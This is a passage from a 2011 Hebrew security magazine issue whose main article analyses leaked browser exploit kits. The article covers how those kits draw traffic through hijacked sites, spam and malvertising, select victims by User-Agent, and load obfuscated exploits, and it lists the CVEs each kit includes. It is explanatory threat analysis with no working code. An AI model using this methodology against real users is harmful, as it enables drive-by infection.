



Digital Whisper

גליון 26, נובמבר 2011

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, אפיק קסטיאל
כתבים:	אפיק קסטיאל, סשה גולדשטיין, שלמה יונה, יואב זילברשטיין, אמיתי דן.

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il



דבר העורכים

ברוכים הבאים לגליון ה-26 של Digital Whisper!

עוד חודש עבר, והינה אנחנו מגישים לכם גליון נוסף, אנחנו מתקרבים לאט לאט לגליון ה-30! שמבחינתנו זה הישג מטורף... מעניין אם נצליח להגיע אליו ☺. את דברי הפתיחה הפעם היינו מעוניינים להקדיש לכל החבר'ה ששולחים לנו מאמרים שלא זוכים להתפרסם, למרות שמדובר בעניין כואב, אנו נאלצים לפעמים להחזיר מאמרים לכותבים, הדבר קורה בדרך כלל במקרים בהם אנו לא חלק מתהליך הכתיבה, זאת אומרת שהכותב מציג לנו את המאמר מבלי להתייעץ איתנו לפני כן על האם הנושא מתאים, או איזו דרך היא הנכונה ביותר לכתוב אותו בכדי שנוכל לפרסם את התוצר הסופי בגליון, וזה חבל, זה גם אי-נעימות וגם שעות עבודה שהלכו סתם...

אז שתדעו, אנו לא אנשים רעים, ואנחנו מצטערים אם סירוב לפרסום מאמר פגע במישהו, אבל לא סתם אנו מבקשים ליצור איתנו קשר **לפני** כתיבת המאמר.

וכמובן, לפני הכל- תודה רבה לכל מי שעזר בכתיבת המאמרים למגזין:

תודה רבה ל**סשה גולדשטיין**, תודה רבה ל**יואב זילברשטיין**, תודה רבה ל**אמיתי דן** ותודה רבה ל**שלמה יונה**.

אפיק קסטיאל וניר אדר.

תוכן עניינים

Browser Exploit Kits

מאת: אפיק קסטיאל / cp77fk4r

הקדמה

עולם הפשיעה המכוון ("סייבר-פשע") צובר תאוצה בשנים האחרונות, את זה אפשר לראות בעזרת קריאה דו"חות ומעקב פשוט אחר רשתות ה-Botnets, השתתפות בכל מני פורומים קנייה ומכירה מחתרתיים וקריאת חדשות באתרי מחשבים מזדמנים. ארגוני פשיעה מחוץ לעולם הסייבר התחילו להבין כבר מלפני די הרבה זמן שניתן לנצל את עולם הביטים כדי להרוויח כסף, והרבה ממנו, ובו, בניגוד לעולם שבחוץ, אין צורך לרדת לשטח, ללכלך את הידיים או לסכן את החיים.


אם עד לפני מספר שנים ארגוני פשיעה קייברנטים היו יוצרים צבאות זומבים, ומוכרים את המידע על אותם מחשבים, או את הנגישות למחשבים עצמם תמורת דולרים בודדים, כיום כבר ניתן לראות שהרבה מהגישה הזאת, שהתחילת בסביבות 2006, השתנתה כמעט לגמרי. במקום להדביק את המחשבים ולמכור אותכם, כבר ניתן לקנות ערכות "עשה זאת בעצמך", מדובר בתוכנות, בדרך כלל פשוטות להתקנה המאפשרות למשתמשים שהם לא בעלי רקע טכני גבוה להתקין ולפרוץ באופן אוטומטי למשתמשים תמימים בכדי להתקין עליהם (בדרך כלל) Bot-Nets שלהם, וכך, במקום לקנות מחשבים בודדים- ליצור צבא זומבים משל עצמם.

כיום קיימות מספר ערכות מסוג זה למכירה, הסכומים נעים בין מאות בודדות של דולרים ויכולים להגיע גם לאלפים, וכל זה לא כולל עדכונים שוטפים- כגון עדכונים למנגנון ההסוואה של הערכה מפני תוכנות האנטי-וירוס השונות, עדכונים לאקספלויטים השונים המתפרסמים עם הזמן ותמיכה של הערכה בהם.


לאחרונה, דלפו ערכות "Blackhole ExploitKit" (גרסא 1.02), "Crimepack" (גרסא 3.1.3.) ועוד 26 ערכות שונות כאלה לרשת האינטרנט, ככל הנראה בכדי לנסות לפגוע במכירות של היוצרים שלהם, עובדה המאפשרת לנו להכיר קצת יותר מקרוב את העולם הזה.

במאמר זה אנסה להציג את העולם הזה דרך ניתוח כללי ופרטני של הערכות הללו.


הערכות הללו הן מוצרים לכל דבר, ואחד הדגשים בהן הוא פשטות ההפעלה- בעזרת ממשקים נוחים מאוד ניתן להתקין, לשלוט, לתפעל ולראות את הנתונים עד כה והעדכונים הקיימים. לפני שנכנס לעומק העניין, אציג מספר תמונות להמחשה:



[במקור: http://labs.m86security.com/2010/08/phoenix-exploit-kit-2-0]




[במקור: http://www.dataprotectioncenter.com/antivirus/mcafee/an-overview-of-exploit-packs]



Country:	Traffic:	Loads:	Percent:
RU	41282	2990	7.24 %
UA	1226	232	18.92 %
--	566	89	15.72 %
BY	525	119	22.67 %
KZ	420	73	17.38 %
A1	399	0	0 %
AZ	53	9	16.98 %
US	50	3	6 %
UZ	42	12	28.57 %
DE	39	4	10.26 %
MD	35	3	8.57 %
AM	31	7	22.58 %
IL	27	4	14.81 %
GE	17	3	17.65 %


[http://www.krebsonsecurity.com/wp-content/uploads/2010/01/eleonoremain.jpg :במקור]



[http://malwareint.blogspot.com/2009/11/justexploit-new-exploit-kit-that-uses.html :במקור]

מבנה ה-Exploit Pack

כמו שאפשר לצפות, כל ערכה ממומשת באופן שונה מחברתה, אך רובן (או לפחות הרבה מהן, כמו כל דבר בשוק השחור- החוקרים לא באמת יודעים כמה ערכות כאלה קיימות, לא משנה מה הם מספרים לכם) מבוססות על רעיון דומה. Jiri Sejtko, אחד מאנשי המחקר וכותב בבלוג של Avast! פרסם בשנת 2009 את תרשים הזרימה הבא:



[במקור: https://blog.avast.com/2009/08/12/exploit-pack-as-the-way-to-infect/]

מדובר בערכה שנמצאה על מספר רב של שרתים בסין, אך ניתן ללמוד ממנה על המבנה הכללי של המוצרים האלה.

שלב ראשון - השגת תעבורה:

גם אם רכשנו ערכה עם מימושים של מספר רב של חולשות רלוונטיות - בכדי לנצל אותה, אנחנו חייבים להפנות אליה גולשים:

- נוכל לעשות זאת על-ידי הקמת אתרים פיקטיביים שאותם נדאג לעדכן, באופן ידני או באופן אוטומטי, אשר במקביל לתוכן רלוונטי שיוצג לקורבן, בדרך כלל עמודים שיציגו מידע הנשלף מ-RSS של אתרי חדשות וכו', יופנה הגולש (מבלי ידיעתו) לעמודים בעלי אופי זדוני, אתרים כגון בלוגים, אתרים סטטיים, אתרי מראה של אתרים אחרים וכו'.
  - **היתרון** בטכניקה הזאת היא שמדובר באתר פרטי שלנו, ואולי אף שרת פרטי שלנו, כך שכל עוד הוא לא נכנס לכל שירותי ה-"Safe-Browsing" אין לנו סיבה לפחד שהוא יחשף.
  - **החסרון** בה, הוא שאנו נהיה חייבים לדאוג לתעבורה מתמדת אליו. כמובן שבשביל זה נוכל להשתמש בכל מני שירותי Black SEO כגון "SEO-Poisoning" בכדי לדאוג לכך שהוא יופיע בתוצאות גבוהות במנועי החיפוש.

- נוכל לעשות זאת על-ידי פריצה לאתרים פופולרים והשתלת קוד מפנה (Redirect Code), שיפנה את הגולשים באופן בלתי מורגש (כגון הפנייה בתוך IFrame בלתי נראה, או ביצוע Include של קובץ JS זדוני וכו'), וכך נוכל "להרוויח" את התעבורה של אותו אתר מבלי הצורך לדאוג לפרסום של האתר או איסוף התוכן.
  - **היתרון** בשיטה הנ"ל הוא כאמור: אין צורך לדאוג לתוכן שיופיע באתר או לתעבורה אליו- אנחנו "ניזונים" מתעבורה של האתר עליו התלבשנו,
  - **החסרון** בשיטה הנ"ל הוא שמפני שמדובר באתר שלא שייך לנו, קיים סיכוי, וככל שעולה הפופולריות של האתר כך גם עולה הסיכוי- שיעלו על אותו קוד ששתלנו ויסירו אותו. הדבר מסוכן יותר כי סביר להניח כי גם ידווחו עלינו- וכך נגיע מהר מאוד למסדי הנתונים של שירותי ה-"Safe Browsing". בנוסף לכל זה- בכדי לממש את השיטה הנ"ל, אנו מוכרחים שיהיה לנו את הידע בדרוש בכדי לפרוץ לאתר עליו אנו מעוניינים להתלבש.

- נוכל לעשות זאת על-ידי שימוש בשירותי ספאם (או שימוש בצבא זומבים שכבר יש לנו בכדי לשלוח ספאם) אשר יפנה את הקורבנות לאתר שלנו במחשבה ש-"הם בדיוק הגולש האלף ולכן מגיע להם לזכות בסמארטפון" או כל סיבה כזאת או אחרת. מדובר כאן בספאם לכל דבר, ולכן ההיתרונות או החסרונות בשיטה הנ"ל די ברורים.
  - **היתרון** בה- מדובר בשיטה זולה מאוד, קנייה של מסד נתונים המכיל מאות אלפי כתובות אימייל לצורי ספאם היא לא פעולה יקרה כל כך.
  - **החסרון** הוא שמדובר בספאם, תופעה שעקב המודעות הגוברת אליה בשנים האחרונות, ומסנני הספאם המותקנים בשרתי הדוא"ל הפופולריים נעשתה כמעט ולא אפקטיבית.

- נוכל לעשות זאת על-ידי שימוש בטכניקה שלאחרונה גובר השימוש בה: "Malvertising". מדובר בפלטפורמות להצגת פרסומות רלוונטיות, אם זה שימוש ב-Google ads או במנועי פרסום אוטומטיים אחרים אשר משתמשים בגופי צד-שלישי. בדרך כלל הפרסום שיוצג יהיה רלוונטי ותמים, ורק מדי פעם, במקרים שנחליט מראש - הפרסום יכלול תוכן אשר יפנה את הגולשים הצופים בפרסום לאתרים מפגעים. העובדה שלא מדובר בפעולה קבועה, והעבודה שמדובר בגופי צד-שלישי (לא האתר המפרסם, ולא הזכיין נחשפים לקוד הקצה המוצג לגולש) גורמות לפעולת האיתור של הקוד הזדוני קשים ביותר וכמעט בלתי רלוונטיות. לפחות לא בארכיטקטורת פרסום הפרסומות המוצגת כיום.

שלב שני - סינון קורבנות פוטנציאלים:

לאחר שהשגנו תעבורה לשרת עליו יש לנו הצורך לסנן אותם, הרי לא כל גולש הוא קורבן. איך אנחנו יכולים לדעת מי קורבן פוטנציאלי ומי לא? ובכן, על זה אחראי החלק השני שמרכיב את הערכה- וזה תלוי גם בארסנל החולשות שיש ברשותנו. אם אנו נתקלים בגולש, הגולש בדפדפן או משתמש בתוסף בעל חולשה שקיים לנו המימוש שלה בערכה שלנו- הרי יש לנו קורבן פוטנציאלי.

ברב הערכות כיום יש מנגנון לזיהוי קורבנות על פי ניתוח ה-User-Agent. נכון שקיימות ערכות "פרימיטיביות" שלא עושות שימוש במנגנון זה, ופשוט מנסות על הקורבן את וקטורי התקיפה אחד אחרי השני, אך כבר כמעט ולא ניתן למצוא אותן בשוק, וכל קבוצה שמכבדת את עצמה משתמשת במנגנון לזיהוי לקוח כזה או אחר. במאמר "Client Side Attacks", שאותו הצגתי בגליון העשירי של המגזין, הצגתי מנגנון כזה, ולכן רק אצטט:

כמו שניתן להבין, ההצלחה של מתקפת Client-Side טמונה בהתאמה של וקטור התקיפה לאותו רכיב חשוף, דרכו אנו מעוניינים לחדור למחשב של הקורבן. שלא כמו במתקפות מבוססות Server-Side, בהן המטרה שלנו (השרת) סטטית- ואנו יכולים לבצע עליו פעולות קדם-התקפיות (כגון סקירה, ניתוח באנרים של שירותי רשת שונים וכן הלאה), כאן מדובר במטרות דינמיות לחלוטין, במידה ונטען וקטור תקיפה המבצע ניצול של חולשה על רכיב Windows Media Player תחת דפדפן Internet Explorer מגירסא 7 על קורבן אשר גולש עם Firefox תחת הפצת הלינוקס SuSE- לא משנה מה נעשה, "פספסנו" קורבן. לכן, בכדי למקסם את היקף הפגיעה שלנו, אנו חייבים לזהות את הגולשים באותו עמוד לפני שנבצע את טעינת וקטור התקיפה. זיהוי כזה ניתן לבצע במספר דרכים, אך הדרך הפשוטה והמהירה ביותר היא על ידי ניתוח מחרוזת ה-"User-Agent" שנשלחת באופן אוטומטי מהדפדפן (ניתן לראות מימוש יפה מאוד לכך בקישור הזה).

בעזרת שימוש במנגנון זיהוי-לקוח שכזה, לפני ביצוע המתקפה, אנו יכולים למקסם את מספר ההתקפות המוצלחות שלנו. אגב, שימוש במנגנוני זיהוי-לקוח כאלה אפשר למצוא בהרבה מאוד אתרים- בכל הנוגע לעיצוב האתר וקסטומיזציה של פלט HTML.

לדוגמא, מחרוזת User-Agent יכולה להראות כך:

```
Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US) AppleWebKit/533.4
(KHTML, like Gecko) Chrome/5.0.375.55 Safari/533.4
```

גם מבלי לחפור עמוק מדי במחרוזת, ניתן לראות כי בעזרתה אנו יכולים להבחין במספר רב של מאפיינים אשר יכולים לעזור לנו בעת זיהוי הקורבן. מספר דוגמאות:

- המחרוזת "Mozilla/5.0" מאפשרת לנו לזהות כי מדובר ברכיב דפדפן המבוסס על ליבת Mozilla גירסא 5.0
- המחרוזת "Windows" מאפשרת לנו לזהות את מערכת ההפעלה שעליה רץ רכיב הדפדפן.
- המחרוזת "Windows NT 6.0" מאפשרת לנו לזהות כי מדובר במערכת ההפעלה Vista.
- המחרוזת "like Gecko" מאפשרת לנו לזהות כי מדובר ברכיב דפדפן אשר משתמש במנוע פענוח מסוג Gecko של Mozilla.
- המחרוזת "Chrome/5.0.375.55" מאפשרת לנו לזהות כי מדובר ברכיב דפדפן מסוג Chrome וגם את גירסתו כמובן.

במידה ונרצה לבצע בדיקה האם הקורבן מריץ רכיב פלאש או רכיב Java, המאפשרים הרצה של תכנים אלו, נוכל לבצע נסיונות הרצה על ידי שימוש בקודים מבוססי Try and Catch, המאפשרים לנו לבצע קוד ולקבל את השגיאה (במידה וקיימת) המוחזרת מהפלטפורמה. כך, בכדי לזהות האם הקורבן מריץ רכיב

לפענוח Java, ניתן לבצע Try המריץ קוד אשר דורש המצאות של רכיב Java על מחשבו של הקורבן, ועל ידי פענוח ה-Catch שמוחזר אלינו ניתן לבצע טעינה של וקטור התקיפה (במידה והנסיון עלה בהצלחה) או בדיקה האם הקורבן מריץ רכיב פגיע אחר (במידה והנסיון עלה בכשלון) וכך, טעינה של וקטור תקיפה ספציפי על קורבנות שונים.

שלב שלישי - תקיפה:

לאחר שהשגנו את התעבורה לאתר הזדוני שלנו, ואחרי שסיננו את הגולשים וזיהינו מי גולש באיזה דפדפן, מי מריץ פלאש ומי משתמש בתוספת כזאת או אחרת, מגיע השלב השלישי - טעינת וקטור התקיפה. וקטור התקיפה הוא החלק האלים ביותר במערכת, ואותו מנסים לחתום כלל מנגנוני האנטי-וירוסים. עד כאן, כלל הפעילות התרחשה ב-Server Side, כאן, כאשר מנסים לטעון את וקטור התקיפה הכל חייב להתרחש ב-Clide Side. ועל הערכה לנסות להסתיר את התקיפה כמה שיותר.

במידה והתקיפה תזוהה על-ידי מנגנוני היוריסטיקה, ווקטור התקיפה ידליק נורה אדומה אצל חברות האנטי-וירוס, הוא ייחתם, ויופץ לכלל האנטי-וירוסים, וברגע זה, אותו הוקטור כבר לא יהיה אפקטיבי. לכן בהרבה ערכות קיים מנגנון ערפול (Obfuscation) הדואג לכך שהקוד יראה כמה שיותר שונה בכל תקיפה ותקיפה.

בנוסף, קיימים גם מנגנונים מבוססי "Fale-Safe", לדוגמא: במידה והופנה אלינו קורבן המריץ דפדפן עם תוספת לקריאת PDF הפגיעה לחולשה מסויימת וקיים לנו המימוש אליה, בתחילה המנגנון האחראי על טעינת וקטורי התקיפה ינסה לטעון PDF קטן ותמים בכדי לוודא שהכל עובד כשורה, ורק לאחר קבלת האינדיקציה כי הכל פעל כשורה- יטען הוקטור הזדוני ויריץ את ה-Payload המיועד.

הכל תלוי כמובן בסוג הערכה בה משתמשים או ב"מסלול" או רכשנו את הערכה, אבל בכל המקרים-החלק הנ"ל הוא החלק אשר דורש עדכונים שותפים לשני המרכיבים העיקריים שבו:

- ארסנל האקספלויטים שהוא כולל.
- מנגנון הערפול לטעינת וקטורי התקיפה.

כאשר מתפרסם ניצול של חולשה חדשה הניתנת לניצול באופן של "Drive-By Attack", יוצרי הערכה מוסיפים אותה ומפרסמים בפורומים שניתן לעדכן את הערכה ולהוסיף את האקספלויט החדש למאגר האקספלויטים הקיים בערכה שלנו, בדרך כלל כל בערכה כולל עד עשרות בודדות של אקספלויטים.

לדוגמא, ה-"Phoenix Exploit's Kit" מגרסא 2.7 כוללת את המימושים לחולשות הבאות:

- Windows Help and Support Center Protocol Handler Vulnerability - (CVE-2010-1885)
- Integer overflow in the AVM2 abcFile parser in Adobe Flash Player - (CVE-2009-1869)
- Integer overflow in Adobe Flash Player 9 - (CVE-2007-0071)
- IEPeers Remote Code Execution - (CVE-2009-0806)
- Internet Explorer Recursive CSS Import Vulnerability - (CVE-2010-3971)
- PDF Exploit - collab. collectEmailInfo - (CVE-2007-5659)
- PDF Exploit - util.printf - (CVE-2008-2992)
- PDF Exploit - collab.geticon - (CVE-2009-0927)
- PDF Exploit - doc.media.newPlayer - (CVE-2009-4324)
- PDF Exploit - LibTIFF Integer Overflow - (CVE-2010-0188)
- JAVA exploit added - Java for Business JRE Trusted Method Chaining Remote Code Execution Vulnerability - (CVE-2010-0840)

[הרשימה במקור: http://labs.m86security.com/2011/06/phoenix-exploit-kit-2-7-continues-to-be-updated]

הערכה "Eleonore Exploit Pack" בגרסא 1.3.2 כללה את המימושים לחולשות הבאות:

- MDAC ActiveX Remote Code Execution for MSIE - (CVE-2006-0003)
- MS009-02 MSIE Memory Corruption - (CVE-2009-0075)
- compareTo Remote Code Execution for Firefox - (CVE-2005-2265)
